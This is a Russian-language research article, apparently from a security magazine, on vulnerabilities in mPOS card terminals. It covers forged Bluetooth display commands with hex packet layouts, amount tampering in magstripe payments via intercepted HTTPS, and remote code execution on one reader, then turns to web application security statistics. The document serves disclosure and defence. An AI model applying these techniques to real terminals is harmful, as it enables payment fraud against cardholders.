За последние годы число операций, осуществляемых с помощью mPOS-терминалов, существенно возросло. Острая конкуренция среди поставщиков mPOS привела к тому, что получить такой платежный терминал стало чрезвычайно просто. Подписание договора занимает меньше пяти минут, а сами mPOS-терминалы зачастую предоставляются бесплатно. Теперь их можно увидеть повсюду. Как и обычные POS-терминалы, они являются конечным звеном платежной инфраструктуры. Это делает их интересными и легко доступными для злоумышленников.

Область исследования

Мы провели оценку продукции ведущих поставщиков mPOS-терминалов: PayPal, Square, iZettle и SumUp. Некоторые из них предоставляют услуги в нескольких регионах мира. Мы постарались получить доступ к услугам в разных регионах, где это было возможно, поскольку процесс платежа, приложения и устройства, а также параметры безопасности отличаются в зависимости от локации.

Поставщик	Производитель	Терминал	Регион
Square	Square	Терминал для бесконтактных карт и карт с чипом Square (S8)	США
Square	Square	Терминал для магнитных карт Square (S4)	США
Square	Square	Терминал для бесконтактных карт и карт с чипом Square (S8)	Европа
Square	Square	Терминал для магнитных карт Square (S4)	Европа
Square	Miura Systems	Miura M010	США
SumUp	Нет данных	AIR1 E001	Европа
iZettle	DATECS	YRWCRONE	Европа
PayPal	Miura Systems	Miura M010	Европа

Рисунок 1. Производители и поставщики mPOS-терминалов

Рисунок 2. mPOS-терминалы

Мы провели анализ безопасности устройств по пяти категориям:

- коммуникация между телефоном и сервером платежной системы;
- коммуникация между телефоном и mPOS-терминалом;
- механизмы физической защиты mPOS-терминала;
- мобильное приложение;
- дополнительные факторы, влияющие на безопасность, в частности проверка при регистрации.

Основные направления исследования

- Phone/Server
- Hardware
- Mobile APP
- Device/Phone
- Secondary factors

Рисунок 3. Основные направления исследования

Процесс оплаты

Мы подробно изучили векторы атак и проблемы безопасности карточных платежей. Обнаруженные нами уязвимости ставят под угрозу основные функциональные возможности mPOS-терминала.

Главное отличие mPOS от обычных POS-терминалов заключается в том, что продавец не связан напрямую с банком-эквайером. Вместо этого поставщики mPOS выступают в роли платежных агрегаторов, которые берут комиссию за осуществление транзакции. Такие платежные сервисы не всегда могут гарантировать уровень безопасности, который обеспечивает банк-эквайер. Поставщики mPOS минимизируют риски безопасности по-своему, зачастую перекладывая ответственность за фрод на банк-эквайер. Важно понимать, что такие платежные агрегаторы фактически сами являются продавцами, которые взаимодействуют с банком-эквайером.




Рисунок 4. Процесс оплаты через mPOS-терминал

Риски при оплате картой

Все больше платежей в мире осуществляется по стандарту EMV

Существуют различные способы карточных платежей. Они зависят от платежной системы, эмитента и страны выпуска. В ходе транзакции карта передает список поддерживаемых методов верификации владельца карты (CVM), который описывает поддерживаемые методы и их приоритет. CVM также регулирует, что должно произойти, если выбранный метод не сработает. В терминале хранится файл конфигурации, в котором также описаны поддерживаемые методы верификации. Терминал сравнивает эти два файла и пытается осуществить транзакцию с помощью первого по приоритету способа. Приоритетный способ должен обеспечивать высокую степень гарантии того, что держатель карты присутствовал при выполнении операции.

Некоторые типы платежей, очевидно, более безопасны, чем другие. Оплата картой с чипом и с помощью ввода PIN-кода считается наиболее безопасным методом, потому что дает высокую степень гарантии, что операция была одобрена держателем карты. Магнитная полоса считается менее безопасной технологией, поскольку злоумышленник легко может клонировать магнитную полосу и хранящиеся на ней данные Track2 и подделать подпись держателя карты. Операции, проведенные с использованием магнитной полосы, не дают уверенности в том, что держатель карты действительно присутствовал при транзакции. В отличие от операций по картам, поддерживающим стандарт EMV, транзакции с использованием магнитной полосы проходят без криптограммы. Это означает, что такие операции не обеспечивают целостность и аутентичность транзакции при ее проведении.

Принятие стандарта EMV

Все больше платежей в мире осуществляется по стандарту EMV (Europay, Mastercard, Visa), то есть с помощью чиповых карт. Однако принятие стандарта в некоторых регионах происходит медленнее, чем в других. В США операции по стандарту EMV (bit.ly/2GrYOSm) составляют менее половины всех транзакций. Большинство операций все еще осуществляется с использованием магнитной полосы. В Европе около 90% всех операций проводится по стандарту EMV, в России с недавнего времени перестали выпускать карты без чипа, а также принимать оплату по таким картам с использованием магнитной полосы (плюс к этому, в большинстве терминалов недоступен режим fallback).

Результаты исследования

Манипуляция с устройством: отправка произвольных команд

Злоумышленник может подключиться к устройству через Bluetooth и осуществлять произвольные операции. Для этого ему нужна информация о Bluetooth-сервисах, запущенных на устройстве, а также

соответствующих характеристиках и функциях. Эту информацию можно получить с помощью реверс-инжиниринга до проведения атаки. Злоумышленнику потребуется лишь доступ к mPOS-терминалу, телефон, который поддерживает регистрацию событий интерфейса хост-контроллера (HCI), и мобильное приложение. С помощью регистрации событий HCI злоумышленник попытается получить информацию об основных функциях mPOS-терминала. Для этого он будет проводить пробные операции, используя разные способы оплаты и сравнивая результаты. Когда необходимая информация будет получена, злоумышленник с помощью Wireshark проанализирует коммуникацию между телефоном и mPOS-терминалом. Эта информация, а также данные мобильного приложения, позволят сопоставить функции с их командами и идентификаторами. На рис. 5 показана отправка сообщения «Вставьте (проведите) карту» на дисплей mPOS-терминала.




Рисунок 5. Сообщение «Вставьте (проведите) карту» отправлено на дисплей терминала

Рисунок 6. Сообщение «Пожалуйста, заберите карту» на дисплее mPOS-терминала

Если карта вставлена неправильно, на дисплее появляется сообщение об ошибке «Пожалуйста, заберите карту». В журнале HCI мы видим, какой UUID отвечает за отображение текста и пример отправляемых данных.




Рисунок 7. Первый пакет Bluetooth отвечает за отправку сообщения «Пожалуйста, заберите карту»




Рисунок 8. Второй пакет Bluetooth отвечает за отправку сообщения «Пожалуйста, заберите карту» (сообщение разделено на два пакета из-за небольшого максимального размера одного пакета Bluetooth Low Energy)

На рис. ниже видно, что значение, отправленное на mPOS-терминал, состоит из пяти частей. Оно включает в себя префикс, содержащий идентификатор команды, значение счетчика отправленных команд и размер полезной нагрузки, основной текст в виде символов ASCII, а также постфикс, значение контрольной суммы и завершающий байт.

Префикс	Сообщение	Постфикс	Значение контрольной суммы	Завершающий байт
02001d06010b00 0000010013	506c656173 652072656d 6f76652063617264	00ff08	3c62	03
	«Пожалуйста, заберите карту»			

Рисунок 9. Элементы двух пакетов, отвечающие за отправку сообщения «Пожалуйста, заберите карту»

Рисунок 10. Сообщение «Вставьте (проведите) карту» на дисплее mPOS-терминала

В следующем примере терминал использует Bluetooth Classic для коммуникации с телефоном. Мы видим сообщение «Вставьте (проведите) карту», отправленное на дисплей терминала.




Рисунок 11. Пакет Bluetooth (в окне Wireshark), отвечающий за отправку сообщения «Вставьте (проведите) карту» на дисплей mPOS-терминала

На рис. 12 видно, что эти данные состоят из трех частей: префикс, сообщение и контрольная сумма. Префикс также содержит счетчик, ID команды и размер полезной нагрузки. Сообщение содержит значение «Вставьте (проведите) карту» в кодировке ASCII. Контрольная сумма — XOR всех байтов сообщения.

Префикс	**Сообщение**	**Значение контрольной суммы**
0d0501000017	010300000c00496e736572742f73776970652063617264	44
	«Вставьте (проведите) карту»	

Рисунок 12. Элементы пакета, отвечающие за отправку сообщения «Вставьте (проведите) карту»

С помощью этой информации можно создать произвольную команду и отправить ее на дисплей mPOS-терминала. Три из протестированных нами устройств оказались уязвимы для этого вектора атаки.

Поставщик	**Производитель**	**Считыватель**	**Регион**
SumUp	Нет данных	AIR1 E001	Европа
iZettle	DATECS	YRWCRONE	Европа
Square	Square	Square (S8)	США

Рисунок 13. Список терминалов, уязвимых для отправки произвольных команд. Несмотря на то что считыватель Square (S8) не имеет дисплея, злоумышленник может отправлять другие произвольные команды.

Этот вектор атаки может использоваться совместно с эксплуатацией других уязвимостей, чтобы предложить клиенту менее безопасные типы операций, например по

магнитной полосе. Этот сценарий описан на рис. 14–16. Кроме того, злоумышленник может отправить сообщение «Платеж отклонен», чтобы вынудить держателя карты провести несколько транзакций.

Рисунок 14. Держатель карты пытается вставить карту

Рисунок 15. Сообщение «Пожалуйста, проведите карту», отправленное на дисплей терминала, вынуждает держателя карты использовать магнитную полосу

Рисунок 16. Операция проведена успешно; для проведенной операции с использованием магнитной полосы требуется поставить подпись

Подделка суммы

Существуют разные способы перехвата трафика между mPOS-терминалом и сервером платежной системы. Мы уже описали один из них — регистрация событий HCI на мобильном телефоне и анализ полученных результатов. Для этого необходимо включить режим разработчика (Android Developer Mode). Злоумышленник может пойти другими путями, например перехватить HTTPS-трафик между мобильным приложением и сервером платежной системы. Это возможно, потому что в большинстве случаев сервер платежной системы генерирует команды и отправляет их на mPOS-терминал. Чтобы защитить мобильное приложение от перехвата HTTPS, все поставщики протестированных нами терминалов используют SSL-пиннинг.

На рис. 17 пример инициализированного платежа, перехваченного двумя разными методами. Мы смогли перехватить HTTPS-трафик с помощью атаки «человек посередине» (man in the middle), а также включили режим отладки. Сумма операции приведена в незашифрованном виде. Значение 0100 соответствует 1,00 £.




Рисунок 17. Инициализированный платеж, проведенный с помощью mPOS-терминала

Перехватив HTTPS-трафик, мы можем изменить сумму транзакции. Затем необходимо пересчитать контрольную сумму. После этого мы можем отправить измененное значение суммы серверу платежной системы для подтверждения транзакции. Мы обнаружили пять терминалов, уязвимых для модификации суммы при операциях с использованием магнитной полосы.

Поставщик	Производитель	Считыватель	Регион
SumUp	Нет данных	AIR1 E001	Европа
iZettle	DATECS	YRWCRONE	Европа
Square	Miura	Miura M010	США
PayPal	Miura	Miura M010	США
Square	Square	Square Magstripe Reader (S4)	США/Европа

Рисунок 18. mPOS-терминалы, уязвимые для подделки суммы

Рисунок 19. Слева: сумма, отправленная серверу платежной системы (1,23 £). Справа: сумма, которую видит держатель карты (1 £)

Недобросовестный продавец может обманным путем заставить владельца карты подтвердить операцию на гораздо большую сумму. В ходе операции продавец выводит на дисплей считывателя одну сумму, но при этом сервис-провайдеру mPOS-терминала для подтверждения отправляется бóльшая сумма. Эта атака показана на рис. 19.

Этой уязвимости подвержены терминалы, поддерживающие операции с использованием магнитной полосы. В ходе операций терминал отправляет только зашифрованные данные Track2; сама операция при этом не заверяется. Этот вектор атаки не сработает, если операция проводится по стандарту EMV, потому что в подобных операциях информация о сумме хранится внутри криптограммы. Бесконтактные платежи PayPass и payWave, которые поддерживают работу в legacy-режимах (PayPass MAGSTRIPE и payWave MSD) не обеспечивают такого уровня защиты, поскольку информация о сумме также не защищена криптограммой.

Чтобы понять масштаб проблемы, достаточно вспомнить, что менее 50% транзакций в США осуществляются по стандарту EMV. Кроме того, у проверенных нами сервис-провайдеров установленные лимиты на одну операцию с использованием магнитной полосы в Европе и США невероятно высок и составляет 50 000 € и 50 000 $ соответственно.

Эту атаку можно предотвратить путем использования криптографического контроля целостности полей суммы и валюты и сравнения суммы и валюты операции на считывателе с суммой, подтверждаемой сервис-провайдером. Важно отметить, что стандарт PCI DSS (текущая версия 3.2.1), который регулирует хранение, обработку и передачу данных карты, не требует проведения таких проверок в случае операций с использованием магнитной полосы (bit.ly/2UIaGZd). Для проведения операции требуется лишь передача данных Track2.

Удаленное выполнение кода

Два из протестированных нами терминалов оказались уязвимы для удаленного выполнения кода. Эксплуатация этой уязвимости обеспечивает злоумышленнику полный доступ к операционной системе терминала. После того как злоумышленник получит полный доступ к операционной системе, он сможет перехватить данные Track2 до шифрования или включить незашифрованный режим (для отправки команды) на клавиатуре терминала для перехвата PIN-кода.

Поставщик	Производитель	Считыватель	Регион
Square	Miura	Miura M010	США
PayPal	Miura	Miura M010	США

Рисунок 20. Список терминалов, уязвимых для удаленного выполнения кода

Рисунок 21. Ролик Nyan Cat на дисплее терминала Miura M010. Удаленное выполнение кода открывает злоумышленнику полный доступ к операционной системе терминала

Физическая защита

Физические механизмы защиты большинства mPOS-терминалов достаточно надежны. Считыватель магнитных карт Square (S4) не гарантирует уровня безопасности и технологической сложности, характерных для считывателей бесконтактных карт и карт с чипом. Однако это должно быть стандартным требованием к устройству, которое предоставляется продавцу на бесплатной основе. Остальные терминалы обеспечивают должный уровень физической защиты, поддерживают механизмы, препятствующие вскрытию, и прочие меры для предотвращения взлома аппаратного обеспечения.

Механизмы антитамперинга

Системы антитамперинга помогают предотвратить вскрытие терминала с помощью дрели и прочих инструментов. При попытке вскрытия происходит разрыв электрической цепи и устройство прекращает работать. Кроме того, большинство считывателей функционируют на основе патентованных стандартов. Без доступа к документации разработчика получить ценную информацию путем физического вскрытия устройства невозможно.

Рисунок 22. Внутреннее устройство iZettle YRWCRONE




Рисунок 23. Система для обнаружения попыток вскрытия iZettle YRWCRONE

Терминал	Стоимость терминала / Комиссия за транзакцию	Процедура регистрации (уровень защиты)	Меры против мошенничества + проверка безопасности (уровень защиты)	Уровень физической защиты	Реверс прошивок	Мобильная экосистема (уровень защиты)	Произвольные команды	Использование для red team	Подделка суммы
Square (EC)	51 $	Низкий: отсутствует проверка противодействия отмыванию денег, но есть проверка личности	Крайне высокий: мониторинг транзакций	N/A	–	Крайне высокий	–	–	–
Square (США)	1,75–2,5%		Крайне высокий: сопоставление потенциально опасных терминалов, телефонов и учетных данных	N/A	–	Средний (режим разработчика)	–	+	–
	50 $								
	2,5–2,75%								
	Бесплатно								
Терминал для магнитных карт Square (EC + США)	2,5–2,75%		Крайне высокий (см. выше)	Низкий	–	Низкий	–	+	+ (нет экрана)
Square Miura (США)			Крайне высокий (см. выше)	N/A	+	N/A	+ (via RCE)	+	+ (via RCE)
	130 $								
	2,5–2,75%								
PayPal Miura	60 $	Высокий: проверки кредитного рейтинга (кредитное соглашение) и противодействия отмыванию денег	Крайне высокий: мониторинг транзакций	N/A	+	Низкий	+ (via RCE)	+	+ (via RCE)
	1–2,75%								
SumUp	40 $			Средний	–	Низкий	+	+	+
	1,69%								
iZettle datecs	40 $	Средний: проверка противодействия отмыванию денег + проверка личности	Низкий: ограниченный мониторинг; запрет на снятие денег при подозрительной активности (учетная запись остается активной)	Высокий	–	Низкий	+	–	+
	1,75%								

Рисунок 24. Сводная таблица по проверенным терминалам


Заключение

Мы обнаружили, что больше половины mPOS-терминалов уязвимы для атак, при этом в целом уязвимыми оказались все проанализированные нами поставщики mPOS-терминалов. Мы зарегистрировали многочисленные серьезные проблемы безопасности, в частности уязвимость для выполнения произвольных команд, подделке суммы и выполнению удаленного кода.

Аппаратные механизмы защиты терминалов в большинстве случаев надежны и развиты. Однако другие аспекты, например связанные с мобильным приложением, а также процедура регистрации, защищены гораздо слабее.

Разработчики mPOS-терминалов подчеркивают простоту регистрации и использования устройств. Это ключевые элементы бизнес-модели, но она не учитывает, что снижение барьеров входа на рынок карточных платежей должно сопровождаться существенным повышением уровня безопасности. Нет никаких сомнений в том, что мошеннические действия продавцов останутся серьезной проблемой поставщиков mPOS-терминалов. Необходимо разработать серьезный подход к проблеме безопасности, включая проверку в ходе регистрации и строгий мониторинг платежей.

Жителей России все сказанное выше касается лишь отчасти, ведь у нас в стране относительно строгие правила, которые регулируют получение платежного терминала и проведения операций без чипа. Однако стоит быть внимательнее при выезде за рубеж, особенно в США. Кроме того, ничто не мешает злоумышленникам клонировать данные вашей карты — и потом использовать в тех уголках планеты, где правила более гибкие (bit.ly/2KMkvkj).



Найдите на странице киберслоган

р	ы	з	а	б	е	з	о
п	м	с	н	ы	й	с	п
f	i	h	k	у	w	l	а
w	е	b	f	е	е	w	с
в	а	в	у	н	b	м	н
п	а	й	м	в	м	в	ы
ц	в	й	в	й	я	т	й
ь	о	н	у	ю	w	е	b

#КИБЕРКВЕСТ

Веб-безопасность

Веб-приложения: тестируем на защищенность

Яна Авезова


Мы включили в исследование 43 полнофункциональных веб-приложения, для которых в 2018 году проводился углубленный анализ с наиболее полным покрытием проверок. В нашей выборке 79% систем уже находятся в эксплуатации и доступны пользователям, остальные — на этапе финального тестирования.

Анализ защищенности веб-приложения проводится несколькими способами:

- **методом черного ящика** — моделируются атаки из интернета; эксперт не имеет никакой вводной информации об исследуемой системе, кроме ее адреса;
- **методом серого ящика** — выявляется возможность атак со стороны пользователей приложения или хакера, получившего такой же, как у них, доступ;
- **методом белого ящика** — анализ проводится при наличии исходного кода приложения и направлен на поиск максимального количества уязвимостей.

Портрет участников исследования

Уровень защищенности (доля веб-приложений)



Средства разработки (доли веб-приложений)

19% **веб-приложений**

содержат уязвимости, которые позволяют получить контроль как над самим приложением, так и над ОС сервера

83% **уязвимостей**

обусловлены ошибками в коде

› **Каждое второе веб-приложение** имеет низкий или крайне низкий уровень защищенности

6 **критически опасных уязвимостей**


в среднем содержится в одном веб-приложении

Веб-уязвимости, которые позволяют хакерам развивать атаки на ресурсы корпоративной сети, содержатся **в 26% исследованных систем**

Если сервер веб-приложения находится на сетевом периметре организации, то его компрометация позволяет проводить атаки на ресурсы внутренней сети. Однако не стоит забывать, что атаки на корпоративные ресурсы возможны и без полного контроля над сервером веб-приложения. Как показывают результаты нашего исследования (стр. 42), три четверти векторов проникновения в корпоративную сеть связаны с недостатками защиты веб-ресурсов.

72% **веб-приложений**

под угрозой несанкционированного доступа



Наиболее распространенные угрозы (доля систем)

Если хакер получит доступ к веб-приложению, он может не только украсть информацию, но и нанести удар по репутации владельца сайта. Например, в 2018 году хакер, взломавший сервис Ticketfly, похитил базу данных клиентов, включающую 27 млн записей (support.ticketfly.com/s/article/41507), после чего оставил на главной странице послание, чтобы любой посетитель сайта незамедлительно узнавал о проблеме в безопасности сервиса (bit.ly/2WYbbfn).

